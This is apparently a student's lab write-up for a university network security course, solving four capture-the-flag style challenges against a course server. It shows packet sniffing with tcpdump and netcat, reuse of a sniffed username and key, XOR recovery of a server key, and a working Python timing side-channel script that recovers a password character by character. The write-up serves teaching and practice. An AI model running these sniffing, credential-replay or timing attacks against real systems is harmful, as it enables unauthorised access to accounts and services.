


Author


Derek Xu

Question 1

We are given a .pcap file which can be read with packet viewers like Wireshark. After filtering for UDP and TCP packets, I found the following transmissions after what is allegedly an ARP spoofing attack.




The data shows that the secret phrase is 3C5211SS0f



Question 2

For this flag, we were told that a broadcast gets sent out on port 5455 so I set packet sniffers looking for packets that were with source port 5455 on UDP and TCP protocols. I found that the following command gave me a transmission every hour.

```
nc -l -u 5455 > out.txt &
```



We see that the weather will be a SlushySt0rm.

Question 3

This flag started out with listening for traffic on the specified port (both ingoing and outgoing). With this, I was hoping to find some clues to what the key might be.

Using `tcpdump src port 5678 or dst port 5678 -w out.pcap`, I was able to listen to traffic in the background and let it run for a bit. After about an hour, using Wireshark or `tcpdump -X -r out.pcap`, I read the packets and found some of the following data:

```

20:05:01.979905 IP ec521home.bu.edu.59060 > ec521network.5678: Flags [P.], seq 1:17, ack 1, win 502, options [nop,nop,TS val 1957711759 ecr 3620672566], length 16
0x0000: 4500 0044 f4a4 4000 4006 0643 0ad2 1514  E...D...@...C....
0x0010: 0ad2 1515 e6b4 162e dd52 6c28 eedf 04db  ....RL.....
0x0020: 8018 01f6 f4ca 0000 0101 080a 74b0 4f8f  ....t.O.....
0x0030: d7cf 1436 6769 616e 2039 3764 616b 6c73  ...6gian.97dakls
0x0040: 3135 3630                                     1560

```

The "gian.97dakls1560" kept repeating and I found out that it was a username + key being sent to the server at port 5678. So I tried the following using my own username and the weird string of letters I found.

```

dxu0117@TerrierHome:~/hw2$ netcat ec521network 5678
dxu0117 97dakls1560
Your encrypted key (base64 encoded) is 'I0hFVHsBVUU='

```

With this, I figured out that to get the key, I would have to XOR the given key with my username in order to find the key used by the server. So using the following Python codee

```

import base64

def xor(user, outputed_key):
    # base64 decode
    decoded_key = base64.b64decode(outputed_key)

    # encode user_bytes to be bytes
    user_bytes = user.encode()

    result = bytearray()
    for i in range(max(len(user_bytes), len(decoded_key))):
        result.append(user_bytes[i % len(user)] ^ decoded_key[i %
len(decoded_key)])

    return result

user = "dxu0117"
outputed_key = "I0hFVHsBVUU="

result = xor(user, outputed_key)

print(result.decode())

```

We get "G00dJ0b!":

```

kahro@Mini-PC:~/Documents/ec521/cybersecurity/hw2$ python3 part3.py
G00dJ0b!

```

Question 4

Question 4 involves essentially guessing a password checked by the password server at 1234. Instead of bruteforcing and attempting to listen to network traffic (which yielded nothing), I settled on using a timing side-channel attack.

The following code probes the server for every possible character, then if one of the character gives a response that takes longer than other characters, we can assume that that character is part of the password. We add on the "correct" letter to what we know and continue on until the password server finally tells us that our password is correct.

```
import socket
import time
import string

def timing_attack():

    charset = ' ' + string.ascii_letters + string.digits + string.punctuation
    discovered_password = ""

    try:

        for i in range(20):
            best_char = None
            max_time = 0

            for char in charset:
                test_input = discovered_password + char

                time.sleep(0.5)

                try:
                    # create tcp connection

                    # get prompt message
                    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                    s.settimeout(15)

                    s.connect(('ec521network', 1234))
                    res = s.recv(1024).decode()

                    start_time = time.time()
                    s.sendall((test_input + "\n").encode())

                    res = s.recv(1024).decode()
                    end_time = time.time()

                    print(char, end_time - start_time)

                    if (end_time - start_time) > max_time:
```

```

        # if we took longer with previouschar + character, then we
        know its right

        max_time = end_time - start_time
        best_char = char

    except Exception as e:
        print(e)
    finally:
        s.close()

    discovered_password += best_char
    print("Password so far:", discovered_password)

    try:
        # res = s.recv(1024).decode()
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(10)

        s.connect(('ec521network', 1234))
        res = s.recv(1024).decode()
        s.sendall((discovered_password + "\n").encode())
        res = s.recv(1024).decode()
        print(res)
        # check if correct
        if "Error" not in res:
            print("Password Found:", discovered_password)
            s.close()
            return discovered_password

    except Exception as e:
        print(e)
    finally:
        s.close()
except Exception as e:
    print(e)

return discovered_password

print(timing_attack())

```

When using this script, I printed out the response timings of different characters to debug what was going on. I saw that the response for the "correct" letter came out a second longer.

```
( '\', 6.007188982991817)
(']', 6.007751941680908)
('^', 6.007878065109253)
('-', 6.007591962814331)
('\'', 6.007627010345459)
('{', 6.007527112960815)
('|', 6.007610082626343)
('}', 6.007527112960815)
('~', 6.0075600147247314)
('Password so far:', 'B3W4R30')
Error! Your password is not correct!
(' ', 7.008379936218262)
('a', 7.00782585144043)
('b', 7.008293151855469)
('c', 7.008087158203125)
('d', 7.009511947631836)
('e', 7.007563829421997)
('f', 8.009612083435059)
('g', 7.009446144104004)
('h', 7.009304046630859)
('i', 7.008985996246338)
('j', 7.009779930114746)
('k', 7.008382081985474)
('l', 7.008387088775635)
('m', 7.009222984313965)
```

Repeating this process, eventually the script came out with an answer "B3W4R30fTC" which was successful.

```
^CdXu0117@TerrierHome:~/hw2$ telnet ec521network 1234
Trying 10.210.21.21 ...
Connected to ec521network.
Escape character is '^]'.
Insert your password:B3W4R30fTC
Login successful!Connection closed by foreign host.
dxu0117@TerrierHome:~/hw2$
```